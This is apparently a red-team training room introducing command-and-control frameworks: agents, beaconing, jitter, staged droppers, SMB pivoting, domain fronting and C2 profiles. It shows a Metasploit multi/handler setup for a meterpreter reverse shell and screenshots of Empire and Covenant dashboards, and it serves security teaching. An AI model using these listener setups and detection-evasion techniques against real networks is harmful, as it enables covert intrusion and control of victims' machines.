# Intro to C2

## Introduction

Command and Control (C2) Frameworks are an essential part of both Red Teamers and Advanced Adversaries playbooks. They make it both easy to manage compromised devices during an engagement and often help aid in lateral movement.

Room Objectives:

In this room, we will learn about Command and Control Frameworks in-depth to gain a better understanding of the following topics:

- How a Command and Control Framework operates
- The various components that you may use.
- How to set up a basic Command and Control Framework
- Use Armitage or Metasploit to gain familiarity with a Command and Control Framework
- How to administer a Command and Control Framework
- OPSEC Considerations while administering a Command and Control Framework
- And much more!

Room Prerequisites:

- General experience with the Metasploit Framework, for more information, see the Metasploit Module.
- General familiarity with Red Teaming; for more information, see the Red Team Fundamentals room.
- General familiarity with exploiting vulnerable virtual machines.

## Command and Control Framework Structure

What is a Command and Control Framework?

While trying to digest the various components of a C2 framework, it may be intimidating. However, they don't have to be. In order to better understand what a C2 framework is at its most basic level, think of a Netcat listener (the C2 server) that is capable of handling many reverse shells calling back at once (C2 Agents). It's a server but for reverse shells. Unlike Netcat, almost all C2 frameworks require a special payload generator. This is usually a feature that is built into the framework itself. For example, Metasploit is a C2 Framework that has its own payload generator, MSFVenom.

So what exactly makes C2 frameworks better than a normal Netcat listener? It seems like all someone needs to do is implement session management into Netcat, and you have the same thing? While this is true, C2 frameworks shine in their “Post Exploitation” features.

## Command and Control Structure

### C2 Server

In order to understand a Command and Control framework, we must first start by understanding the various components of a C2 server. Let’s start with the most essential component - The C2 Server itself. The C2 Server serves as a hub for agents to call back to. Agents will periodically reach out to the C2 server and wait for the operator’s commands.

### Agents / Payloads

An agent is a program generated by the C2 framework that calls back to a listener on a C2 server. Most of the time, this agent enables special functionality compared to a standard reverse shell. Most C2 Frameworks implement pseudo commands to make the C2 Operator’s life easier. Some examples of this may be a pseudo command to Download or Upload a file onto the system. It’s important to know that agents can be highly configurable, with adjustments on the timing of how often C2 Agents beacon out to a Listener on a C2 Server and much more.

### Listeners

On the most basic level, a listener is an application running on the C2 server that waits for a callback over a specific port or protocol. Some examples of this are DNS, HTTP, and or HTTPS.

### Beacons

A Beacon is the process of a C2 Agent calling back to the listener running on a C2 Server.

## Obfuscating Agent Callbacks

### Sleep Timers

One key thing that some security analysts, anti-virus, and next-generation firewalls look for when attempting to identify Command and Control traffic is beaconing and the rate at which a device beacons out to a C2 server. Let’s say a firewall observed traffic that looks like so

- TCP/443 - Session Duration 3s, 55 packets sent, 10:00:05.000
- TCP/443 - Session Duration 2s, 33 packets sent, 10:00:10.000
- TCP/443 - Session Duration 3s, 55 packets sent, 10:00:15.000

- TCP/443 - Session Duration 1s, 33 packets sent, 10:00:20.000
- TCP/443 - Session Duration 3s, 55 packets sent, 10:00:25.000

A pattern is starting to form. The agent beacons out every 5 seconds; this means that it has a sleep timer of 5 seconds.


**Jitter**

Jitter takes the sleep timer and adds some variation to it; our C2 beaconing may now exhibit a strange pattern that may show activity that is closer to an average user:

- TCP/443 - Session Duration 3s, 55 packets sent, 10:00:03.580
- TCP/443 - Session Duration 2s, 33 packets sent, 10:00:13.213
- TCP/443 - Session Duration 3s, 55 packets sent, 10:00:14.912
- TCP/443 - Session Duration 1s, 33 packets sent, 10:00:23.444
- TCP/443 - Session Duration 3s, 55 packets sent, 10:00:27.182

The beaconing is now set at a semi-irregular pattern that makes it slightly more difficult to identify among regular user traffic. In more advanced C2 frameworks, it may be possible to alter various other parameters, like “File” jitter or adding junk data to the payload or files being transmitted to make it seem larger than it actually is.

Sample Python3 code for Jitter may look like so:



```
import random
sleep = 60
jitter = random.randint(-30,30)
sleep = sleep + jitter
```

It's important to note that this is a fundamental example,  but it can be much more math-heavy, setting upper bounds and lower bounds, taking percentages of last sleep, and building on from there. Because this is an introduction room, we will spare you a complicated formula.

Payload Types

Much like a regular Reverse Shell, there are two primary types of payloads that you may be able to use in your C2 Framework; Staged and Stageless payloads.

**Stageless Payloads**

Stageless Payloads are the simplest of the two; they contain the full C2 agent and will call back to the C2 server and begin beaconing immediately. You can refer to the diagram below to gain a better understanding of how Stageless payloads operate.

The steps for establishing C2 beaconing with a stageless payload are as follows:

1. The victim downloads and executes the Dropper
2. The beaconing to the C2 Server begins

### Staged Payloads

Staged payloads require a callback to the C2 server to download additional parts of the C2 agent. This is commonly referred to as a "Dropper" because it is "Dropped" onto the victim machine to download the second stage of our staged payload. This is a preferred method over stageless payloads because a small amount of code needs to be written to retrieve the additional parts of the C2 agent from the C2 server. It also makes it easier to obfuscate code to bypass Anti-Virus programs.

The steps for establishing C2 beaconing with a staged payload are as follows:

1. The Victim downloads and executes the Dropper
2. The Dropper calls back to the C2 Server for Stage 2
3. The C2 Server sends Stage 2 back to the Victim Workstation
4. Stage 2 is loaded into memory on the Victim Workstation
5. C2 Beaconing Initializes, and the Red Teamer/Threat Actors can engage with the Victim on the C2 Server.

### Payload Formats

As you may know, Windows PE files (Executables) are not the only way to execute code on a system. Some C2 Frameworks support payloads in various other formats, for example:

- PowerShell Scripts
    - Which may contain C# Code and may be compiled and executed with the Add-Type commandlet
- HTA Files
- JScript Files
- Visual Basic Application/Scripts
- Microsoft Office Documents

And many more. For more information on various other payload formats, you should review the Weaponization room in the Initial Access module.

### Modules


Modules are a core component of any C2 Framework; they add the ability to make agents and the C2 server more flexible. Depending on the C2 Framework, scripts must be written in different languages. Cobalt Strike has “Aggressor Scripts”, which are written in the “Aggressor Scripting Language”. PowerShell Empire has support for multiple languages, Metasploit’s Modules are written in Ruby, and many others are written in many other languages.

Post Exploitation Modules

Post Exploitation modules are simply modules that deal with anything after the initial point of compromise, this could be as simple as running SharpHound.ps1 to find paths of lateral movement, or it could be as complex as dumping LSASS and parsing credentials in memory. For more information on Post Exploitation, refer to the Post Exploitation Basics room.

Pivoting Modules

One of the last major components of a C2 Framework is its pivoting modules, making it easier to access restricted network segments within the C2 Framework. If you have Administrative Access on a system, you may be able to open up an “SMB Beacon”, which can enable a machine to act as a proxy via the SMB protocol. This may allow machines in a restricted network segment to communicate with your C2 server.


Restricted Network Segment
1. Victims in restricted network segment call back to victim in a non restricted segment via SMB
SMB Communications
Victim
2. Victim in non restricted network segment proxy communications to C2 Server
HTTPS Beacon
SMB Communications
Victim
C2 Server
Victim with SMB Pivot
3. C2 Server sends commands back to victim in non restricted network segment
SMB Communications
4. Victim in non restricted network segment send data back to hosts in restricted network segment
Victim

The diagram above shows how hosts within a restricted network segment call back to the C2 Server:


1. The Victims call back to an SMB named pipe on another Victim in a non-restricted network segment.

2. The Victim in the non-restricted network segment calls back to the C2 Server over a standard beacon.
3. The C2 Server then sends commands back to the Victim in the non-restricted network segment.
4. The Victim in the non-restricted network segment then forwards the C2 instructions to the hosts in the restricted segment.

<u>Facing the World</u>
One important obstacle that all Red Teamers must overcome is placing infrastructure in plain view. There are many different methods to do this; one of the most popular methods is called "Domain Fronting".

### Domain Fronting

Domain Fronting utilizes a known, good host (for example) Cloudflare. Cloudflare runs a business that provides enhanced metrics on HTTP connection details as well as caching HTTP connection requests to save bandwidth.  Red Teamers can abuse this to make it appear that a workstation or server is communicating with a known, trusted IP Address. Geolocation results will show wherever the nearest Cloudflare server is, and the IP Address will show as ownership to Cloudflare.


1. C2 Operator has a domain that proxies all requests through Cloudflare
C2 Beacon targeted at Cloudflare from Victim
3. Cloudflare proxies the request to the C2 Server
Request Forwarded To C2 Server
C2 Beacon to Cloudflare
2. Victim beacons out to the C2 Domain
C2 Server
4. C2 Server responds to C2 Request and sends back C2
Cloudflare
Compromised Device

```
GET /login.php?id=DDsaEADK HTTP/1.1
Host: NotAC2Server.com
User-Agent: Compromised-Device-001
```


The diagram above depicts how Domain Fronting works:

1. The C2 Operator has a domain that proxies all requests through Cloudflare.

2. The Victim beacons out to the C2 Domain.
3. Cloudflare proxies the request, then looks at the Host header and relays the traffic to the correct server.
4. The C2 Server then responds to Cloudflare with the C2 Commands.
5. The Victim then receives the command from Cloudflare.

### C2 Profiles

The next technique goes by several names by several different products, "NGINX Reverse Proxy", "Apache Mod_Proxy/Mod_Rewrite",  "Malleable HTTP C2 Profiles", and many others. However, they are all more or less the same. All of the Proxy features more or less allow a user to control specific elements of the incoming HTTP request. Let's say an incoming connection request has an "X-C2-Server" header; we could explicitly extract this header using the specific technology that is at your disposal (Reverse Proxy, Mod_Proxy/Rewrite, Malleable C2 Profile, etc.) and ensure that your C2 server responds with C2 based responses. Whereas if a normal user queried the HTTP Server, they might see a generic webpage. This is all dependent on your configuration.


4. Security Analyst recieves normal HTTP response
C2 Server sends normal webpage back
2. Cloudflare sends HTTP Requests to C2 Server
HTTP GET Request to
Security Analyst Workstation
3. C2 Server looks at User-Agent to determine if HTTP Request came from a Beacon or other Device
Both Requests are forwarded to the C2 Server
1. Devices send HTTP Request to C2 Domain
C2 Server
Cloudflare
C2 Beaconing
Compromised Device
C2 Server sends back C2 Commands
4. Compromised Device sees C2 Commands

The diagram above depicts how C2 profiles work:

1. The Victim beacons out to the C2 Server with a custom header in the HTTP request, while a SOC Analyst has a normal HTTP Request
2. The requests are proxied through Cloudflare
3. The C2 Server receives the request and looks for the custom header, and then evaluates how to respond based on the C2 Profile.
4. The C2 Server responds to the client and responds to the Analyst/Compromised device.

Because HTTPS requests are encrypted, extracting specific headers (ex: X-C2-Server, or Host) may be impossible. By using C2 Profiles, we may be able to hide our C2 server from the prying eyes of a Security Analyst. For more information on how C2 profiles can be powerful, see this blog post on [Understanding Malleable C2 Profiles for Cobalt Strike](Understanding Malleable C2 Profiles for Cobalt Strike).

In task 7, we will explain and explore another technique called "Redirectors". We will gain hands-on experience configuring Metasploit and Apache 2 to demonstrate how a redirector is set up.
**************************************************************************************************

**Answer the questions below:**

**What is the term for the software on a compromised computer that communicates back to a command and control (C2) server?**
Answer: Agent

**What is the beaconing option that introduces a random delay value to the sleep timer?**
Answer: Jitter

**What is the term for the first portion of a Staged payload?**
Answer: Dropper

**What is the name of the communication method that can potentially allow access to a restricted network segment that communicates via TCP ports 139 and 445?**
Answer: SMB Beacon
**************************************************************************************************

## Common C2 Frameworks

Throughout your journey, you may encounter many different C2 Frameworks; we will discuss a few popular C2 Frameworks that are widely used by Red Teamers and Adversaries alike. We will be dividing this into two sections:

- Free
- Premium/Paid


You may ask some questions like “Why would I use a premium or paid C2 framework?”, and this is an excellent question. Premium/Paid C2 frameworks usually are less likely to be detected by Anti-Virus vendors. This is not to say that it's impossible to be detected, just that open-source C2 projects are generally well understood, and signatures can be easily developed.

Usually, premium C2 frameworks generally have more advanced post-exploitation modules, pivoting features, and even feature requests that open-source software developers may sometimes not fulfill. For example, one feature Cobalt Strike offers that most other C2 frameworks do not is the ability to open a VPN tunnel from a beacon. This can be a fantastic feature if a Proxy does not work well in your specific situation. You must do your research to find out what will work best for your team.

Free C2 Frameworks

**Metasploit**


The Metasploit Framework, developed and maintained by Rapid7, is one of the most popular Exploitation and Post Exploitation frameworks (C2) that is publicly available and is installed on most penetration testing distributions.



```
root@kali$ msfconsole


      .:ok000kdc'           'cdk000ko:.
    .x000000000000c       c000000000000x.
   :000000000000000k,   ,k000000000000000:
  '000000000kkkk00000: :000000000000000000'
  o00000000.    .o0000o00001.    ,00000000o
  d00000000.      .c00000c.      ,00000000x
  100000000.         ;d;         ,000000001
  .00000000.   .;           ;    ,00000000.
   c0000000.   .00c.     'o00.   ,0000000c
    o000000.   .0000.   :0000.   ,000000o
     100000.   .0000.   :0000.   ,000001
      ;0000'   .0000.   :0000.   ;0000;
       .d00o   .0000occcx0000.   x00d.
         ,k01  .0000000000000. .d0k,
           :kk;.0000000000000.c0k:
             ;k000000000000000k:
               ,x00000000000x,
                 .100000001.
                    ,d0d,
                      .


       =[ metasploit v6.1.12-dev                          ]
+ -- --=[ 2177 exploits - 1152 auxiliary - 399 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 >
```

## Armitage


Armitage is an extension of the Metasploit Framework - it adds a Graphical user interface and is written in Java, and is incredibly similar to Cobalt Strike. This is because they were both developed by Raphael Mudge. Armitage offers an easy way to enumerate and visualize all of your targets. Aside from looking a lot like Cobalt Strike, it even offers some unique features. One of the most popular can be found in the "Attacks" menu; This feature is known as the Hail Mary attack, which attempts to run all exploits for the services running on a specific workstation. Armitage really is "Fast and Easy Hacking".



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 11009
LPORT => 11009
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:11009




msf6 exploit(multi/handler) >
```

## Powershell Empire/Starkiller

Powershell Empire and Starkiller is another incredibly popular C2 originally created by Harmjoy, Sixdub, and Enigma0x3 from Veris Group. Currently, the project has been discontinued and has been picked up by the BC Security team (Cx01N, Hubbl3, and _Vinnybod). Empire features agents written in various languages compatible with multiple platforms, making it an incredibly versatile C2. For more information on Empire, we recommend you take a look at the Powershell Empire room.


powershell-empire : python3 — K...
starkiller
2:21 AM
starkiller
File Edit View Window Help
Agents

Agents


| Name | Check-in Time | Hostname | Process | Language | Username | Working Hours | Actions |
|---|---|---|---|---|---|---|---|
| GAPX7UKC | a few seconds ago | DESKTOP | powershell | powershell | DESKTOP\ GAP | | |

Rows per page: 10 1-1 of 1

Copyright (c) 2020 BC Security | Starkiller | Empire

## Covenant

Covenant by Ryan Cobb is the last free C2 Framework we will be covering - By far, it is one of the most unique C2 Frameworks being written in C#. Unlike Metasploit/Armitage, It’s primarily used for post-exploitation and lateral movement with HTTP, HTTPS, and SMB listeners with highly customizable agents.



Dashboard

Grunts

| Name | Hostname | User | Integrity | LastCheckIn | Status | Note | Template |
|---|---|---|---|---|---|---|---|
| 075fac5b88 | Victim-Desktop | Victim | Medium | 2/4/2022 6:34:45 AM | Active | | GruntHTTP |

Page 1 of 1

Listeners

| Name | ListenerType | Status | StartTime | ConnectAddresses | ConnectPort |
|---|---|---|---|---|---|
| C2-Listener | HTTP | Active | 2/4/2022 6:32:15 AM | 192.168.0.44 | 80 |

Page 1 of 1

